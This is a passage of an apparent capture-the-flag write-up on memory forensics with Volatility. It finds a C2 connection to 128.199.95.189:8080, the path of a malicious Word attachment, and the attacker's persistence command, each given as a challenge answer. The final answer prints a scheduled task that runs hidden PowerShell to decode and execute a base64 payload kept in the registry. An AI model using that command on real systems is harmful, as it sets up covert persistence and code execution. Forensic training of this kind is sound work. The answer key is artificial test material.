0xe58f81448060  UDPv4   0.0.0.0 0       *       0               2396    Ec2Config.exe   2023-08-21 13:47:12.000000
0xe58f814481b0  UDPv4   0.0.0.0 0       *       0               2396    Ec2Config.exe   2023-08-21 13:47:12.000000
0xe58f814481b0  UDPv6   ::      0       *       0               2396    Ec2Config.exe   2023-08-21 13:47:12.000000

0xe58f86b1b770  TCPv4   10.10.49.181    63331   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:15:17.000000
0xe58f86b73010  TCPv4   10.10.49.181    63308   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:39.000000
0xe58f86b9ebf0  TCPv4   10.10.49.181    63291   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:13.000000
0xe58f86ba7bf0  TCPv4   10.10.49.181    63242   20.189.173.10   443     CLOSED  1124    WINWORD.EXE     2023-08-21 14:12:39.000000
0xe58f86bf2820  TCPv4   10.10.49.181    63243   20.189.173.10   443     CLOSED  1124    WINWORD.EXE     2023-08-21 14:12:39.000000
```

Answer: 128.199.95.189:8080

What is the full file path of the malicious email attachment based on the memory dump?

Running the windows.filescan plugin for Volatility and using grep to only show results relating to Resume_WesleyTaylor.doc will give a full file path of anything matching that document.

vol -f WKSTN-2961.raw windows.filescan | grep Resume_WesleyTaylor

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.filescan | grep Resume_WesleyTaylor
0xe58f86465740.0\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc     216
0xe58f878c1420  \Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc     216
```

Answer:

C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc

The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?

Knowing that in Windows the schtasks command is used to schedule tasks I again used the strings command on the memory dump but this time used grep to search for anything related to schtasks.

Answer: schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"'